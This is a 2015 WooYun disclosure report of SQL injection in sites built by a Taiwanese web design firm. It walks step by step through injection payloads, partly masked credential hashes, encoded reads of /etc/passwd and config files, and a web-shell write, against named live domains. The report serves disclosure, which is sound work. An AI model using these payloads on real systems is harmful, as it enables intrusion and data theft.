

WooYun.org

 加关注  16.2万

首页 | 厂商列表 | 白帽子 | 乌云榜 | 团队 | 漏洞列表 | 提交漏洞 | 乌云招聘 | 知识库 | 公告

Q

当前位置：WooYun >> 漏洞信息

漏洞概要

关注数(3) [关注此漏洞](#)

缺陷编号：WooYun-2015-137141

漏洞标题：某網頁設計(股)公司所開發的系統皆存在高危SQL注入(數十網站與上百數據庫) (台湾地区)

相关厂商：Hitcon台湾互联网漏洞报告平台

漏洞作者：丫冷的祝福

提交时间：2015-08-30 13:19

公开时间：2015-11-29 10:20

漏洞类型：SQL注射漏洞

危害等级：高

自评Rank：20

漏洞状态：已交由第三方合作机构(Hitcon台湾互联网漏洞报告平台)处理

漏洞来源：<http://www.wooyun.org>

Tags标签：无

分享漏洞：

0人收藏  收藏

漏洞详情

披露状态：

2015-08-30：细节已通知厂商并且等待厂商处理中

2015-08-31：厂商已经确认，细节仅向厂商公开

2015-09-03：细节向第三方安全合作伙伴开放

2015-10-25：细节向核心白帽子及相关领域专家公开

2015-11-04：细节向普通白帽子公开

2015-11-14：细节向实习白帽子公开

2015-11-29：细节向公众公开

简要描述：

某網頁設計(股)公司所開發的系統皆存在高危SQL注入

該公司將多個網站架於同一主機中，且皆採用高權限帳號，導致大量網站資料外洩

其中至少包含兩個購物網站及醫院資訊

详细说明：

code 区域

直接影響範圍(同主機)

http://**.**.**.**.*

http://**.**.**.**.*

http://**.**.**.**.*

http://**.**.**.**.*

http://**.**.**.**.*

http://**.**.**.**.*

http://**.**.**.**.*

http://**.**.**.**.*

http://**.**.**.**.*

http://**.**.**.**.*

```
http://**.**.**.**

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**
```

直接影響範圍(同主機)

```
http://**.**.**.**

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**.tw

http://www.yangpo.biz

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**

http://**.**.**.**
```

間接影響(相同架構不同主機)

```
http://**.**.**.**

http://**.**.**.**

http://**.**.**.**/ <=已被駭

http://**.**.**.**/

.....
```

該公司開發的架構幾乎都沒有防禦，就不一一列舉了


來一次任性的純手動SQL注入之旅吧！

問題網址：http://**.**.**.*/big5/new_detail.php?id=18

經由order by 語法檢測出注入點共有5個欄位，那就果斷撈些系統資訊出來

code 区域

```
http://**.**.**.*/big5/new_detail.php?id=-1548 UNION ALL SELECT CONCAT(@@version,0x2f,user(),0x2f,database(),0x2f),N
ULL,NULL,NULL,NULL,NULL--
```



code 区域

1. 版本: 5.0.16-log
2. 使用者: websiteOwner@localhost
3. 庫名: uangyih_db

code 区域

1. 資料庫帳號密碼

```
localhost,root,*CFA812xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx  
localhost,admin,*CFA812xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx  
(O)localhost,tien,*3E86C23xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx  
(O)localhost,hannygiga,*77BDFAxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx  
(O)localhost,etan,*A44E5Axxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx  
(O)localhost,carry,*E65E2xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx  
(O)localhost,webSiteOwner,*0F811xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx  
(O)192.168.0.%,webSiteOwner,*0F811xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx  
(O)localhost,websiteowner,*A3B42xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
```

備註:有(O)表示成功解出明文
2. 當前帳號雖非root，但權限極高，表操作、伺服器管理都沒有問題
3. @@hostname、@@datadir不曉得是否有阻擋還是設定問題，無法擷取

接來先來嘗試讀取檔案，`/etc/passwd`



貌似失敗了，難道是Win os??，其實是不允許' "這些字元，看來還是有些機制的

那把/etc/passwd編碼下再試試



成功了

接下來，我們來嘗試Get Shell試試

當然我們可以找管理介面或者上傳漏洞直接上傳Shell

但是前面就說了，這回任性一下只靠SQL注入

讀取權限估計是有了，但是問題是要寫到哪呢？

想了下，要取得實際路徑大概有下面這些方法(吧)

code 区域

1. 錯誤訊息提示（系統貌似關閉所有錯誤訊息了）

2. 搜尋網站內容 (找資料庫好累)
3. 讀取設定檔位置
4. 從log中找出
5. 打電話問管理員
6. 從旁站取得或猜

先嘗試從3開始吧，這裡用工具好了，純手動好累

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type:

Sniper

GET
/big5/new_detail.php?id=-1548%20UNION%20ALL%20SELECT%20LOAD_FILE(0x\$2f6574632f706173737764\$),NULL,NULL,NULL,
NULL,NULL-- HTTP/1.1
Host: www.uangyih.com.tw
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:34.0) Gecko/20100101 Firefox/34.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-tw,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=rclhiaasparrcse9c8b3cnrb14
Connection: keep-alive

?

<

+

>

Type a search term

www.wooyun.org0 matches

測試列表的部份，匯入下平常蒐集的常見設定檔路徑，不單只有apache的設定，有些設定檔也有挺多可用訊息的

[illegible]

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
126	2f6574632f365727669636...	200	<input type="checkbox"/>	<input type="checkbox"/>	31060	
98	2f6574632f706f737466697...	200	<input type="checkbox"/>	<input type="checkbox"/>	27067	
114	2f6574632f72632e642f726...	200	<input type="checkbox"/>	<input type="checkbox"/>	23024	
106	2f6574632f706f737466697...	200	<input type="checkbox"/>	<input type="checkbox"/>	22407	
105	2f6574632f706f737466697...	200	<input type="checkbox"/>	<input type="checkbox"/>	21708	
97	2f6574632f706f737466697...	200	<input type="checkbox"/>	<input type="checkbox"/>	21622	
72	2f6574632f696e69742e642...	200	<input type="checkbox"/>	<input type="checkbox"/>	17920	
103	2f6574632f706f737466697...	200	<input type="checkbox"/>	<input type="checkbox"/>	17198	
71	2f6574632f696e69742e642...	200	<input type="checkbox"/>	<input type="checkbox"/>	16661	
79	2f6574632f64792e636e66...	200	<input type="checkbox"/>	<input type="checkbox"/>	15719	

Request Response

Raw Headers Hex HTML Render

```
#
# Each line describes one service, and is of the form:
#
# service-name port/protocol [aliases ...] [# comment]

tcpmux      1/tcp          # TCP port service multiplexer
tcpmux      1/udp          # TCP port service multiplexer
rje         5/tcp          # Remote Job Entry
rje         5/udp          # Remote Job Entry
echo        7/tcp
echo        7/udp
discard     9/tcp          sink null
discard     9/udp          sink null
svstat      11/tcp         users
```

www.wooyun.org

比較有用的資訊有

code 区域

```
/etc/rc.d/rc.sysinit

/etc/init.d/mysql


/etc/init.d/httpd
```

先來看下/etc/init.d/httpd

```
1 #!/bin/sh
2 #
3 # httpd apache service
4 # chkconfig: 3 18 36
5 # description: apache server
6 #
7
8 PIDFILE=/ram/apache/httpd.pid
9 HTTPD="/ram/apache/bin/httpd -f /ram/apache/conf/httpd.conf -DSSL"
10
11 if [ "$1" = "start" ] && [ -f /etc/dm3/init.s/httpd ]; then
12     exit
13 fi
14
15
16 LYNX="lynx -dump"
17 STATUSURL="http://localhost/server-status"
18
19
20 ERROR=0
21 ARGV="$@"
22 if [ "x$ARGV" = "x" ] ; then
23     ARGS="help"
24 fi
25
26 for ARG in $@ $ARGS
27 do
28     # check for pidfile
29     if [ -f $PIDFILE ] ; then
30         PID=`cat $PIDFILE`
31         if [ "x$PID" != "x" ] && kill -0 $PID 2>/dev/null ; then
32             STATUS=$(httpd (pid $PID) running)
33             RUNNING=1
```

www.wooyun.org


原來為了加快速度都放在ram disk裡面了，再讀取一次真實路徑，順便讀下vhost.conf



千辛萬苦終於拿到真實路徑，快來興奮的寫入Shell

嗯.....失敗了!!!!!!!!!!

猜想是寫入目錄權限不夠，換個目錄看看，讓我們問下谷哥，是否有upload、files這種比較可能有權限的目錄



再嘗試寫入web shell試試

```
code 区域



http://**.**.**.**/big5/new_detail.php

?id=-1548 UNION ALL SELECT 0x3c3fxxxxxxxxxxxxxxxxxxxxx,NULL,NULL,NULL,NULL,NULL INTO dumpfile 0x2f686f6d65xxxxxxxxxx
xxxxxxxxxxxxxxxxxxxxx--
```

搞定！

http://**.**.**.*/upload/new_dev_prod/aa.php

http://**.**.**.*/upload/new_dev_prod/wooshell.php



SELECT grantee, privilege_type, is_grantable FROM information_schema.user_privileges;

grantee	privilege_type	is_grantable
'WebSiteOwner'@'localhost'	SELECT	YES
'WebSiteOwner'@'localhost'	INSERT	YES
'WebSiteOwner'@'localhost'	UPDATE	YES
'WebSiteOwner'@'localhost'	DELETE	YES
'WebSiteOwner'@'localhost'	CREATE	YES
'WebSiteOwner'@'localhost'	DROP	YES
'WebSiteOwner'@'localhost'	RELOAD	YES
'WebSiteOwner'@'localhost'	SHUTDOWN	YES
'WebSiteOwner'@'localhost'	PROCESS	YES
'WebSiteOwner'@'localhost'	FILE	YES
'WebSiteOwner'@'localhost'	REFERENCES	YES
'WebSiteOwner'@'localhost'	INDEX	YES
'WebSiteOwner'@'localhost'	ALTER	YES
'WebSiteOwner'@'localhost'	SHOW DATABASES	YES
'WebSiteOwner'@'localhost'	SUPER	YES
'WebSiteOwner'@'localhost'	CREATE TEMPORARY TABLES	YES
'WebSiteOwner'@'localhost'	LOCK TABLES	YES
'WebSiteOwner'@'localhost'	EXECUTE	YES
'WebSiteOwner'@'localhost'	REPLICATION SLAVE	YES
'WebSiteOwner'@'localhost'	REPLICATION CLIENT	YES
'WebSiteOwner'@'localhost'	CREATE VIEW	YES
'WebSiteOwner'@'localhost'	SHOW VIEW	YES
'WebSiteOwner'@'localhost'	CREATE ROUTINE	YES
'WebSiteOwner'@'localhost'	ALTER ROUTINE	YES
'WebSiteOwner'@'localhost'	CREATE USER	YES
'barry'@'localhost'	USAGE	NO
'barry'@'localhost'	USAGE	NO

www.wooyun.org

漏洞证明：

這裡貼出三台不同主機的圖片，每台主機裡面至少都包含10幾個網站阿！

開發商主站：http://**.**.**.

SQL* XSS* Encryption* Encoding* Other*

RL (A) http://www.etan.com.tw/etan2010/works_data_detail.php?id=1548 UNION ALL SELECT 1,2,3,4,5--

RL (S)

RL (X)

Enable Post data Enable Referer

網頁設計快速入口

首頁 > 作品選輯 > 最新作品

最新作品

RWD響應式網頁

協會/學會/基金會

材料工業/精密工業

生活休閒/環保服務/運動賽事

汽車工業/汽車百貨/不動產

生物科技

水產品/水產業/石化事業

家電/通訊科技/資訊科技

醫學研究中心

學校教育/機構社團

醫學美容/美容SPA/婦嬰用品

醫院診所/護理中心

電子光學

食品/餐飲

生產製造

飯店/旅館/旅遊/公關服務

空間設計/建築工程/管線

製造工業類

網址：

2

前言說明：

3

網站行銷 / SEO 關鍵字：

4

>> 回上一頁

www.wooyun.org

主機二：http://**.**.**.



主機三：http://**.**.**.**/



修复方案：

開發商能不能對自己作品負責任全修好阿！

版权声明：转载请注明来源 丫冷的祝福@乌云

漏洞回应

厂商回应：

危害等级：高

漏洞Rank：20

确认时间：2015-08-31 10:18

厂商回复：

感謝通報！

最新状态：

暂无

漏洞评价：

对本漏洞信息进行评价，以更好的反馈信息的价值，包括信息客观性，内容是否完整以及是否具备学习价值

漏洞评价(共0人评价)：★ ★ ★ ★ ★

登陆后才能进行评分

评论

登录后才能发表评论，请先 [登录](#) 。